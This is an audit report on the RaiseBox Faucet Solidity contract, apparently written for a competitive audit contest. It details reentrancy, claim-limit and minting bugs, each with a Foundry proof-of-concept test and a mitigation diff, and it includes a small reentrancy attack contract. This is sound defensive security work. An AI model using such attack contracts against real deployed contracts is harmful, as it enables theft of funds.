

RaiseBox Faucet First Flight

Version 1.0

github.com/lucasfhope

October 14, 2025

RaiseBox Faucet First Flight

Lucas Hope

October 14, 2025

Table of Contents

Protocol Summary

RaiseBox Faucet intends to be a token drip faucet that drips 1000 test tokens to users every 3 days. It also drips 0.005 sepolia eth to first time users.

The faucet tokens will be useful for testing the testnet of a future protocol that would only allow interactions using this tokens.

First Flight Details

The findings described in this report corresponds to the following commit hash:

```
daf8826cece87801a9d18745cf77e11e39838f5b
```

Scope

```
script/
 --- DeployRaiseBoxFaucet.s.sol
src/
 --- RaiseBoxFaucet.sol
```

Roles

- Owner
  - deploys contract,
  - mint initial supply and any new token in future,
  - can burn tokens,
  - can adjust daily claim limit,
  - can refill sepolia eth balance
  - cannot claimfaucet tokens
- Claimer
  - can claim tokens by calling the claimFaucetTokens function of this contract.
  - Doesn't have any owner defined rights above.
- Donators
  - can donate sepolia eth directly to contract

Issues found

The audit found 5 important vulnerabilities that were submitted in the contest. The audit also found some informational and gas findings that were not submitted.

Submitted Findings

[S-1] `RaiseBoxFaucet::burnFaucetTokens` sends tokens to the faucet owner who should not be able to claim tokens

Description

The function `burnFaucetTokens` should allow the owner to reduce the supply of tokens in the faucet contract.

However, `burnFaucetTokens` sends the entire contract balance of tokens to the owner and proceeds to burn the tokens from the owner. If the owner does not want to burn all of the tokens in the contract, they will receive the remainder of the tokens that should have remained in the contract.

```
1      function burnFaucetTokens(uint256 amountToBurn) public onlyOwner {
2          require(amountToBurn <= balanceOf(address(this)), "Faucet Token
               Balance: Insufficient");
3
4          // transfer faucet balance to owner first before burning
5          // ensures owner has a balance before _burn (owner only
               function) can be called successfully
6  @>      _transfer(address(this), msg.sender, balanceOf(address(this)));
7
8  @>      _burn(msg.sender, amountToBurn);
9      }
```

Risk

Likelihood: High

This happens whenever the owner attempts to burn tokens in the contract but does not attempt to burn the entire balance of tokens in the contract.

Impact: High

This breaks a defined limitation of the owner. The owner should not be able to claim any faucet tokens.

Proof of Concept

```
1  function testOwnerReceivesTokensWhenBurning() public {
2      uint256 amountToBurn = 1000e18;
3
4      vm.prank(owner);
```

```
5       raiseBoxFaucet.burnFaucetTokens(amountToBurn);
6
7       uint256 ownerBalanceAfterBurn = raiseBoxFaucet.balanceOf(owner);
8       uint256 contractBalanceAfterBurn = raiseBoxFaucet.balanceOf(address
            (raiseBoxFaucet));
9
10      console.log("Contract Balance Before Burn:     ", raiseBoxFaucet.
            INITIAL_SUPPLY());
11      console.log("Amount Burned:                          ",
            amountToBurn);
12      console.log("Owner Balance After Burn:          ",
            ownerBalanceAfterBurn);
13
14      assert(ownerBalanceAfterBurn == raiseBoxFaucet.INITIAL_SUPPLY() -
            amountToBurn);
15      assert(contractBalanceAfterBurn == 0);
16  }
```

This test shows that the owner receieves all of the tokens in the faucet contract minus the tokens that were burned.

Recommended Mitigation

Do not transfer tokens to the owner and burn directly from the contract.

```
1       function burnFaucetTokens(uint256 amountToBurn) public onlyOwner {
2           require(amountToBurn <= balanceOf(address(this)), "Faucet Token
                Balance: Insufficient");
3
4           // transfer faucet balance to owner first before burning
5           // ensures owner has a balance before _burn (owner only
                function) can be called successfully
6   -       _transfer(address(this), msg.sender, balanceOf(address(this)));
7
8   -       _burn(msg.sender, amountToBurn);
9   +       _burn(address(this), amountToBurn);
10      }
```

[S-2] If `RaiseBoxFaucet::dailyClaimCount` reaches the `RaiseBoxFaucet::dailyClaimLimit`, `RaiseBoxFaucet::claimFaucetTokens` will always revert

Description

When a user calls `claimFaucetTokens`, the `dailyClaimCount` will increment. Every 24 hours, the `dailyClaimCount` is reset. If the `dailyClaimCount` reaches the `dailyClaimLimit`, the function will revert.

However, if the `dailyClaimCount` does reach the `dailyClaimLimit` within the 24 hour reset window, the function will never be able to reset. This is because the function checks to see if the `dailyClaimLimit` has been reached and reverts before it can update the `dailyClaimCount`.

```
1      function claimFaucetTokens() public {
2          // Checks
3          faucetClaimer = msg.sender;
4
5          // (lastClaimTime[faucetClaimer] == 0);
6
7          if (block.timestamp < (lastClaimTime[faucetClaimer] +
               CLAIM_COOLDOWN)) {
8              revert RaiseBoxFaucet_ClaimCooldownOn();
9          }
10
11         if (faucetClaimer == address(0) || faucetClaimer == address(
               this) || faucetClaimer == Ownable.owner()) {
12             revert
                   RaiseBoxFaucet_OwnerOrZeroOrContractAddressCannotCallClaim
                   ();
13         }
14
15         if (balanceOf(address(this)) <= faucetDrip) {
16             revert RaiseBoxFaucet_InsufficientContractBalance();
17         }
18
19 @>      if (dailyClaimCount >= dailyClaimLimit) {
20             revert RaiseBoxFaucet_DailyClaimLimitReached();
21         }
22
23         // drip sepolia eth to first time claimers if supply hasn't ran
               out or sepolia drip not paused**
24         // still checks
25         if (!hasClaimedEth[faucetClaimer] && !sepEthDripsPaused) {
26
27             ...
28
29         } else {
```

```
30              dailyDrips = 0;
31          }
32
33          /**
34           *
35           * @param lastFaucetDripDay tracks the last day a claim was
                made
36           * @notice resets the @param dailyClaimCount every 24 hours
37           */
38  @>      if (block.timestamp > lastFaucetDripDay + 1 days) {
39              lastFaucetDripDay = block.timestamp;
40              dailyClaimCount = 0;
41          }
42
43          // Effects
44
45          lastClaimTime[faucetClaimer] = block.timestamp;
46          dailyClaimCount++;
47
48          // Interactions
49          _transfer(address(this), faucetClaimer, faucetDrip);
50
51          emit Claimed(msg.sender, faucetDrip);
52      }
```

Risk

Likelihood: High

This happens whenever the amount of claimers from the faucet reaches the limit set by the owner within the 24 hour reset window.

Impact: Medium

This will tempirarily lock the protocol every time the limit is reached. The owner can always use `adjustDailyClaimLimit` to increase the daily limit and unlock the protocol.

Proof of Concept

```
1   function testReachingClaimCountInADayLocksFaucet() public {
2       uint256 dailyClaimLimit = raiseBoxFaucet.dailyClaimLimit();
3
4       for(uint256 i = 0; i < dailyClaimLimit; i++) {
5           vm.prank(address(uint160(i + 100)));
6           raiseBoxFaucet.claimFaucetTokens();
7       }
8
```

```
9       vm.warp(block.timestamp + 3 days);
10
11      vm.prank(user);
12      vm.expectRevert(RaiseBoxFaucet.
            RaiseBoxFaucet_DailyClaimLimitReached.selector);
13      raiseBoxFaucet.claimFaucetTokens();
14
15      assert(raiseBoxFaucet.dailyClaimCount() == dailyClaimLimit);
16  }
```

The test shows that once the daily claim limit has been reached, the claim count will not reset after 24 hours.

Recommended Mitigation

Reset the count before checking if the limit has been reached.

```
1       function claimFaucetTokens() public {
2
3           ...
4
5   +       /**
6   +        *
7   +        * @param lastFaucetDripDay tracks the last day a claim was
        made
8   +        * @notice resets the @param dailyClaimCount every 24 hours
9   +        */
10  +       if (block.timestamp > lastFaucetDripDay + 1 days) {
11  +           lastFaucetDripDay = block.timestamp;
12  +           dailyClaimCount = 0;
13  +       }
14
15          if (dailyClaimCount >= dailyClaimLimit) {
16              revert RaiseBoxFaucet_DailyClaimLimitReached();
17          }
18
19          // drip sepolia eth to first time claimers if supply hasn't ran
                out or sepolia drip not paused**
20          // still checks
21          if (!hasClaimedEth[faucetClaimer] && !sepEthDripsPaused) {
22
23              ...
24
25          } else {
26              dailyDrips = 0;
27          }
28
29  -       /**
30  -        *
```

```
31 -         * @param lastFaucetDripDay tracks the last day a claim was
       made
32 -         * @notice resets the @param dailyClaimCount every 24 hours
33 -         */
34 -        if (block.timestamp > lastFaucetDripDay + 1 days) {
35 -            lastFaucetDripDay = block.timestamp;
36 -            dailyClaimCount = 0;
37 -        }
38
39          // Effects
40
41          lastClaimTime[faucetClaimer] = block.timestamp;
42          dailyClaimCount++;
43
44          // Interactions
45          _transfer(address(this), faucetClaimer, faucetDrip);
46
47          emit Claimed(msg.sender, faucetDrip);
48      }
```

[S-3] `RaiseBoxFaucet::claimFaucetTokens` can be reentered by first time claimers to receive double the faucet tokens

Description

The `claimFaucetTokens` function intends to drip a set amount of faucet tokens to the caller once every 3 days, as well as dripping Sepolia to first time claimer.

However, when dripping Sepolia to first time claimers, the function allows itself to be reentered, which can allow a first time claimer to receive double the amount of faucet tokens as intended. This is because the function checks if the user has claimed in the last 3 days before sending the user Sepolia, but the function updates the `lastClaimTime` after sending the user Sepolia.

Since `hasClaimedEth` is updated before transferring the Sepolia, an attacker will only be able to reenter `claimFaucetTokens` once.

```
1      function claimFaucetTokens() public {
2          // Checks
3          faucetClaimer = msg.sender;
4
5          // (lastClaimTime[faucetClaimer] == 0);
6
7  @>      if (block.timestamp < (lastClaimTime[faucetClaimer] +
       CLAIM_COOLDOWN)) {
8              revert RaiseBoxFaucet_ClaimCooldownOn();
9          }
10
```

```
11          if (faucetClaimer == address(0) || faucetClaimer == address(
                this) || faucetClaimer == Ownable.owner()) {
12              revert
                    RaiseBoxFaucet_OwnerOrZeroOrContractAddressCannotCallClaim
                    ();
13          }
14
15          if (balanceOf(address(this)) <= faucetDrip) {
16              revert RaiseBoxFaucet_InsufficientContractBalance();
17          }
18
19          if (dailyClaimCount >= dailyClaimLimit) {
20              revert RaiseBoxFaucet_DailyClaimLimitReached();
21          }
22
23          // drip sepolia eth to first time claimers if supply hasn't ran
                out or sepolia drip not paused**
24          // still checks
25          if (!hasClaimedEth[faucetClaimer] && !sepEthDripsPaused) {
26              uint256 currentDay = block.timestamp / 24 hours;
27
28              if (currentDay > lastDripDay) {
29                  lastDripDay = currentDay;
30                  dailyDrips = 0;
31                  // dailyClaimCount = 0;
32              }
33
34              if (dailyDrips + sepEthAmountToDrip <= dailySepEthCap &&
                    address(this).balance >= sepEthAmountToDrip) {
35                  hasClaimedEth[faucetClaimer] = true;
36                  dailyDrips += sepEthAmountToDrip;
37
38  @>              (bool success,) = faucetClaimer.call{value:
        sepEthAmountToDrip}("");
39
40                  if (success) {
41                      emit SepEthDripped(faucetClaimer,
                            sepEthAmountToDrip);
42                  } else {
43                      revert RaiseBoxFaucet_EthTransferFailed();
44                  }
45              } else {
46                  emit SepEthDripSkipped(
47                      faucetClaimer,
48                      address(this).balance < sepEthAmountToDrip ? "
                            Faucet out of ETH" : "Daily ETH cap reached"
49                  );
50              }
51          } else {
52              dailyDrips = 0;
53          }
```

```
54
55          /**
56           *
57           * @param lastFaucetDripDay tracks the last day a claim was
                made
58           * @notice resets the @param dailyClaimCount every 24 hours
59           */
60          if (block.timestamp > lastFaucetDripDay + 1 days) {
61              lastFaucetDripDay = block.timestamp;
62              dailyClaimCount = 0;
63          }
64
65          // Effects
66
67  @>      lastClaimTime[faucetClaimer] = block.timestamp;
68          dailyClaimCount++;
69
70          // Interactions
71          _transfer(address(this), faucetClaimer, faucetDrip);
72
73          emit Claimed(msg.sender, faucetDrip);
74      }
```

Risk

Likelihood: High

This can happen when a new address calls `claimFaucetTokens` for the first time. This will allow them to receive their Sepolia reward, making it possible to reenter the function. This is not possible when the contract runs out of Sepolia or the owner pauses the Sepolia drip.

Impact: Medium

Every new address has the potential to claim double the faucet tokens. While users can make new EOAs to repeatedly claim faucet tokens, this will allow for the process to be expedited.

Proof of Concept

The following contract can be used to reenter `claimFaucetTokens`.

```
1  contract ReenterForDoubleDrip {
2      RaiseBoxFaucet raiseBoxFaucet;
3
4      constructor(address raiseBoxFaucetAddress) {
5          raiseBoxFaucet = RaiseBoxFaucet(payable(raiseBoxFaucetAddress))
               ;
6      }
```

```
7
8       receive() external payable {
9           raiseBoxFaucet.claimFaucetTokens();
10      }
11
12      function attack() public {
13          raiseBoxFaucet.claimFaucetTokens();
14      }
15  }
```

Add the following test to your test suite, which will use the contract above.

```
1   function testReenterClaimToReceiveDoubleDrip() public {
2       ReenterForDoubleDrip reenterContract = new ReenterForDoubleDrip(
            address(raiseBoxFaucet));
3
4       reenterContract.attack();
5
6       uint256 reenterContractTokenBalance = raiseBoxFaucet.balanceOf(
            address(reenterContract));
7
8       console.log("Reenter Contract Token Balance: ",
            reenterContractTokenBalance);
9
10      assert(reenterContractTokenBalance == raiseBoxFaucet.faucetDrip() *
             2);
11  }
```

This test will show that the contract can reenter `claimFaucetTokens` and receieve double the expected amount of tokens.

Recommended Mitigation

You can use OpenZeppelin's `ReentrancyGuard` contract to mitigate this, but you can also reorder the function so the `lastClaimTime` is updated before the external call.

```
1       function claimFaucetTokens() public {
2           // Checks
3           faucetClaimer = msg.sender;
4
5           // (lastClaimTime[faucetClaimer] == 0);
6
7           if (block.timestamp < (lastClaimTime[faucetClaimer] +
                CLAIM_COOLDOWN)) {
8               revert RaiseBoxFaucet_ClaimCooldownOn();
9           }
10
11          if (faucetClaimer == address(0) || faucetClaimer == address(
                this) || faucetClaimer == Ownable.owner()) {
```

```
12              revert
                    RaiseBoxFaucet_OwnerOrZeroOrContractAddressCannotCallClaim
                    ();
13          }
14
15          if (balanceOf(address(this)) <= faucetDrip) {
16              revert RaiseBoxFaucet_InsufficientContractBalance();
17          }
18
19          if (dailyClaimCount >= dailyClaimLimit) {
20              revert RaiseBoxFaucet_DailyClaimLimitReached();
21          }
22
23  +       lastClaimTime[faucetClaimer] = block.timestamp;
24  +       dailyClaimCount++;
25
26          // drip sepolia eth to first time claimers if supply hasn't ran
                out or sepolia drip not paused**
27          // still checks
28          if (!hasClaimedEth[faucetClaimer] && !sepEthDripsPaused) {
29              uint256 currentDay = block.timestamp / 24 hours;
30
31              if (currentDay > lastDripDay) {
32                  lastDripDay = currentDay;
33                  dailyDrips = 0;
34                  // dailyClaimCount = 0;
35              }
36
37              if (dailyDrips + sepEthAmountToDrip <= dailySepEthCap &&
                    address(this).balance >= sepEthAmountToDrip) {
38                  hasClaimedEth[faucetClaimer] = true;
39                  dailyDrips += sepEthAmountToDrip;
40
41                  (bool success,) = faucetClaimer.call{value:
                        sepEthAmountToDrip}("");
42
43                  if (success) {
44                      emit SepEthDripped(faucetClaimer,
                            sepEthAmountToDrip);
45                  } else {
46                      revert RaiseBoxFaucet_EthTransferFailed();
47                  }
48              } else {
49                  emit SepEthDripSkipped(
50                      faucetClaimer,
51                      address(this).balance < sepEthAmountToDrip ? "
                            Faucet out of ETH" : "Daily ETH cap reached"
52                  );
53              }
54          } else {
55              dailyDrips = 0;
```

```
56          }
57
58          /**
59           *
60           * @param lastFaucetDripDay tracks the last day a claim was
                made
61           * @notice resets the @param dailyClaimCount every 24 hours
62           */
63          if (block.timestamp > lastFaucetDripDay + 1 days) {
64              lastFaucetDripDay = block.timestamp;
65              dailyClaimCount = 0;
66          }
67
68          // Effects
69
70  -       lastClaimTime[faucetClaimer] = block.timestamp;
71  -       dailyClaimCount++;
72
73          // Interactions
74          _transfer(address(this), faucetClaimer, faucetDrip);
75
76          emit Claimed(msg.sender, faucetDrip);
77      }
```

[S-4] `RaiseBoxFaucet::claimFaucetTokens` resets `RaiseBoxFaucet::dailyDrips` when the caller `hasClaimedEth`, potentially allowing more Sepolia to be claimed in a day than the `RaiseBoxFaucet::dailySepEthCap`

Description

Each claimer can receive 0.005 Sepolia from the faucet the first time they call `claimFaucetTokens`, assuming there is enough Sepolia in the contract and the `dailySepEthCap` has not been reached. When a address has claimed Sepolia from the faucet, it is mapped to true in `hasClaimedEth`.

However, if a user has previously claimed Sepolia or the owner has paused the Sepolia faucet, `dailyDrips`, which tracks how much Sepolia has been claimed in a day, will be reset to 0. If `dailyDrips` is reset to 0 in this way, it will not be an accurate count of the amount of Sepolia that has been claimed that day, so the daily cap can be surpassed.

While this is possible, the `DeployRaiseBoxFaucet` script is currently set up to deploy `RaiseBoxFaucet` with an amount to drip of 0.005 Sepolia and a daily cap of 1 Sepolia. This would take 200 claims from the faucet to reach the daily limit, but the `RaiseBoxFaucet` contract deploys

with a `dailyClaimLimit` of 100. If the `dailyClaimLimit` is increased by the owner with `adjustDailyClaimLimit`, then then `dailySepEthCap` can be exploited.

```
    function claimFaucetTokens() public {
        // Checks
        faucetClaimer = msg.sender;

        ...

        // drip sepolia eth to first time claimers if supply hasn't ran
            out or sepolia drip not paused**
        // still checks
        if (!hasClaimedEth[faucetClaimer] && !sepEthDripsPaused) {

            ...

        } else {
@>          dailyDrips = 0;
        }

        ...
    }
```

Risk

Likelihood: Medium

This can be exploited in the event the owner raises the `dailyClaimLimit` to allow for more claims than the `dailySepEthCap` would allow. Assuming the contract was deployed with the `DeployRaiseBoxFaucet` script, the `dailyClaimLimit` would need to be over 200 for the exploit that have any effect.

Impact: Medium

Users would be able to claim more Sepolia from the contract than the faucet intends.

Proof of Concept

1. The contract owner increases the daily claim limit to more than 200.
2. An attacker calls `claimFaucetTokens` to receive faucet tokens as well as claiming 0.005 Sepolia for being a first time claimer.
3. The attacker waits 3 days to be able to claim faucet tokens again.
4. 200 users have claimed their first-time Sepolia reward, some of which may have been the attacker's wallets.

5. The attacker calls `claimFaucetTokens` from their original address, which has already received the Sepolia reward. The daily drip count has been reset, and more addresses can claim their first time reward.

```
function testSepoliaDailyLimitCanBeBypassed() public {
    // daily claim limit must be above 200 to allow for this
    // because 1000 / 0.005 = 200, so 200 users can normally claim sepolia in a day
    vm.prank(owner);
    raiseBoxFaucet.adjustDailyClaimLimit(1000, true);

    // the attacker claims their Sepolia
    vm.prank(user);
    raiseBoxFaucet.claimFaucetTokens();

    // now, 3 days later, the attacker can claim again but cannot claim more sepolia
    vm.warp(block.timestamp + 3 days);

    uint256 faucetEthBalanceBeginningOfDay = address(raiseBoxFaucet).balance;

    // up to daily claim limit
    for(uint256 i = 1; i < 200; i++) {
        vm.prank(address(uint160(i + 100)));
        raiseBoxFaucet.claimFaucetTokens();
    }

    // user resets daily limit by claiming again
    vm.prank(user);
    raiseBoxFaucet.claimFaucetTokens();

    for(uint256 i = 1; i < 200; i++) {
        vm.prank(address(uint160(i + 300)));
        raiseBoxFaucet.claimFaucetTokens();
    }

    uint256 faucetEthBalanceEndOfDay = address(raiseBoxFaucet).balance;

    console.log("Daily Sepolia Claim Limit:                  ", raiseBoxFaucet.dailySepEthCap());
    console.log("Contract Sepolia Balance Beginning Of Day:  ", faucetEthBalanceBeginningOfDay);
    console.log("Contract Sepolia Balance End of Day:        ", faucetEthBalanceEndOfDay);

    assert(faucetEthBalanceEndOfDay < faucetEthBalanceBeginningOfDay - raiseBoxFaucet.dailySepEthCap());
}
```

The test shows that an attacker can reset daily claims, so more Sepolia can be claimed from the contract then expected.

Recommended Mitigation

Remove the `else` block of the Sepolia reward section in `claimFaucetTokens`.

```
    function claimFaucetTokens() public {
        // Checks
        faucetClaimer = msg.sender;

        ...

        // drip sepolia eth to first time claimers if supply hasn't ran out or sepolia drip not paused**
        // still checks
        if (!hasClaimedEth[faucetClaimer] && !sepEthDripsPaused) {

            ...

+       }
-       } else {
-           dailyDrips = 0;
-       }

        ...
    }
```

[S-5] `RaiseBoxFaucet` contracts deployed with `RaiseBoxFaucet::faucetDrip` set higher than `1000e18` risk the owner being prevented from minting more tokens

Description

`DeployRaiseBoxFaucet` currently deploys `RaiseBoxFaucet` such that 1000 tokens will be dripped to each user that successfully calls `claimFaucetTokens`. In `mintFaucetTokens`, the function only allows the owner to mint new tokens if the contract holds less than 1000 tokens.

Therefore, if the `RaiseBoxFaucet` contract is deployed such that more than 1000 tokens will be dripped to each user, the contract could hold less than the drip amount while still holding above the 1000 token threshold that prevents the owner from minting more tokens.

```
    function mintFaucetTokens(address to, uint256 amount) public
       onlyOwner {
        if (to != address(this)) {
            revert RaiseBoxFaucet_MiningToNonContractAddressFailed();
```

```
4           }
5
6   @>      if (balanceOf(address(to)) > 1000 * 10 ** 18) {
7               revert RaiseBoxFaucet_FaucetNotOutOfTokens();
8           }
9
10          _mint(to, amount);
11
12          emit MintedNewFaucetTokens(to, amount);
13      }
```

Risk

Likelihood: Low

This will happen only when `RaiseBoxFaucet` is deployed and `faucetDrip` is set to a value that satisfies the following equation:

- `INITIAL_SUPPLY` % `faucetDrip` > 1000e18

Therefore, since the `INITIAL_SUPPLY` is set as 1000000000e18, a `faucetDrip` value of 1900e18 would prevent the owner from minting more tokens.

Impact: Low

This will temperarily prevent the owner from minting more tokens. The owner can use `burnFaucetTokens` to burn tokens so the supply is below the 1000 token threshold, allowing the owner to then mint more faucet tokens.

Proof of Concept

```
1  function testOwnerCanBePreventedFromMintingMoreFaucetTokens() public {
2      vm.prank(owner);
3      RaiseBoxFaucet brokenFaucet = new RaiseBoxFaucet(
4          "raiseboxtoken",
5          "RB",
6          900000000 * 10 ** 18,     // 1000000000 / 900000000 = 1
               remainder 100000000 > 1000
7          0.005 ether,
8          1 ether
9      );
10
11     vm.prank(user);
12     brokenFaucet.claimFaucetTokens();
13
14     vm.prank(user2);
```

```
15      vm.expectRevert(RaiseBoxFaucet.
            RaiseBoxFaucet_InsufficientContractBalance.selector);
16      brokenFaucet.claimFaucetTokens();
17
18      vm.prank(owner);
19      vm.expectRevert(RaiseBoxFaucet.RaiseBoxFaucet_FaucetNotOutOfTokens.
            selector);
20      brokenFaucet.mintFaucetTokens(address(brokenFaucet), 1e27);
21  }
```

This test shows that the faucet is in a situation where a user cannot claim tokens because the contract does not have the balance, yet the owner is not able to mint new faucet tokens.

Recommended Mitigation

Either allow minting new tokens to the contract regardless of the token balance in the contract, or compare the contract token balance to `faucetDrip` instead.

```
1       function mintFaucetTokens(address to, uint256 amount) public
            onlyOwner {
2           if (to != address(this)) {
3               revert RaiseBoxFaucet_MiningToNonContractAddressFailed();
4           }
5
6   -       if (balanceOf(address(to)) > 1000 * 10 ** 18) {
7   +       if (balanceOf(address(to)) > faucetDrip) {
8               revert RaiseBoxFaucet_FaucetNotOutOfTokens();
9           }
10
11          _mint(to, amount);
12
13          emit MintedNewFaucetTokens(to, amount);
14      }
```

Informational and Gas Findings

[I-1] Centralization Risk

`RaiseBoxFaucet` has an owner with privileged rights to perform admin tasks and needs to be trusted to not perform malicious actions.

In this case, the owner has the ability to prevent the use of the faucet by pausing Sepolia drips, adjusting the `dailyClaimLimit`, or burning tokens in the vault.

[I-2] `RaiseBoxFaucet::adjustDailyClaimLimit` should emit an event

The function `adjustDailyClaimLimit` should emit the new `dailyClaimLimit` in an event.

[I-3] `RaiseBoxFaucet::adjustDailyClaimLimit` should directly set `RaiseBoxFaucet::dailyClaimLimit`

The function `adjustDailyClaimLimit` currently uses a boolean flag to either increase or decrease the `dailyClaimLimit`. Instead, consider allowing the function to directly set the new `dailyClaimLimit`, as shown below.

```
function adjustDailyClaimLimit(uint256 newDailyClaimLimit) public
    onlyOwner {
     dailyClaimLimit = newDailyClaimLimit;
}
```

[I-4] `RaiseBoxFaucet::claimFaucetTokens` makes unnecessary checks on `msg.sender`

The function `claimFaucetTokens` checks if the `msg.sender` is `address(0)` or `address(this)`, which are unnecessary. This is because `address(0)` cannot call functions in contracts and `RaiseBoxFaucet` never internally calls `claimFaucetTokens`. Consider removing these checks.

[I-5] `raiseBoxFaucet::refillSepEth` takes in an unneccessary `amountToRefill` parameter and emits the `msg.sender`, which is always the contract owner

The function `refillSepEth` takes in the `amountToRefill` as a parameter and compares it to the `msg.value`. These extra steps are unnecessary. The function also emits the `msg.sender`. Since this is always the contract owner, this is also unnecessary. Consider updating the function to only use and emit the `msg.value`, as shown below.

```
function refillSepEth(uint256 amountToRefill) external payable
    onlyOwner {
     require(msg.value > 0, "invalid eth amount");
     emit SepEthRefilled(msg.value);
}
```

[I-6] Unspecific Solidity Pragma

Consider using a specific version of Solidity in your contracts instead of a wide version. For example, instead of `pragma solidity ^0.8.30;`, use `pragma solidity 0.8.30;`

[I-7] Unused Error

Consider using or removing the unused error.

- Found in src/RaiseBoxFaucet.sol Line: 91

```
1      error RaiseBoxFaucet_CannotClaimAnymoreFaucetToday();
```

State Variable Could Be Constant

[I-8] `RaiseBoxFaucet::blockTime` is never used

The state variable `blockTime` is never used and should be removed.

- Found in src/RaiseBoxFaucet.sol Line: 45

```
1      uint256 public blockTime = block.timestamp;
```

[I-9] Unused Import

Redundant import statement. Consider removing it.

- Found in src/RaiseBoxFaucet.sol Line: 4

```
1  import {IERC20} from "@openzeppelin/contracts/token/ERC20/IERC20.
       sol";
```

[G-1] State Variable Could Be Immutable

State variables that are only changed in the constructor should be declared immutable to save gas. Add the `immutable` attribute to state variables that are only changed in the constructor.

- Found in src/RaiseBoxFaucet.sol Line: 23

```
1      uint256 public faucetDrip;
```

- Found in src/RaiseBoxFaucet.sol Line: 37

```
1       uint256 public sepEthAmountToDrip;
```

- Found in src/RaiseBoxFaucet.sol Line: 43

```
1       uint256 public dailySepEthCap;
```

[G-2] Public Functions Not Used Internally

If a function is marked public but is not used internally, consider marking it as `external`.

[G-3] Public variables with getter functions wastes gas

All of the state varaibles are set to **`public`**, which will generate getter functions along deployment. Consider setting state varaibles to **`private`** to cut down on deployment gas.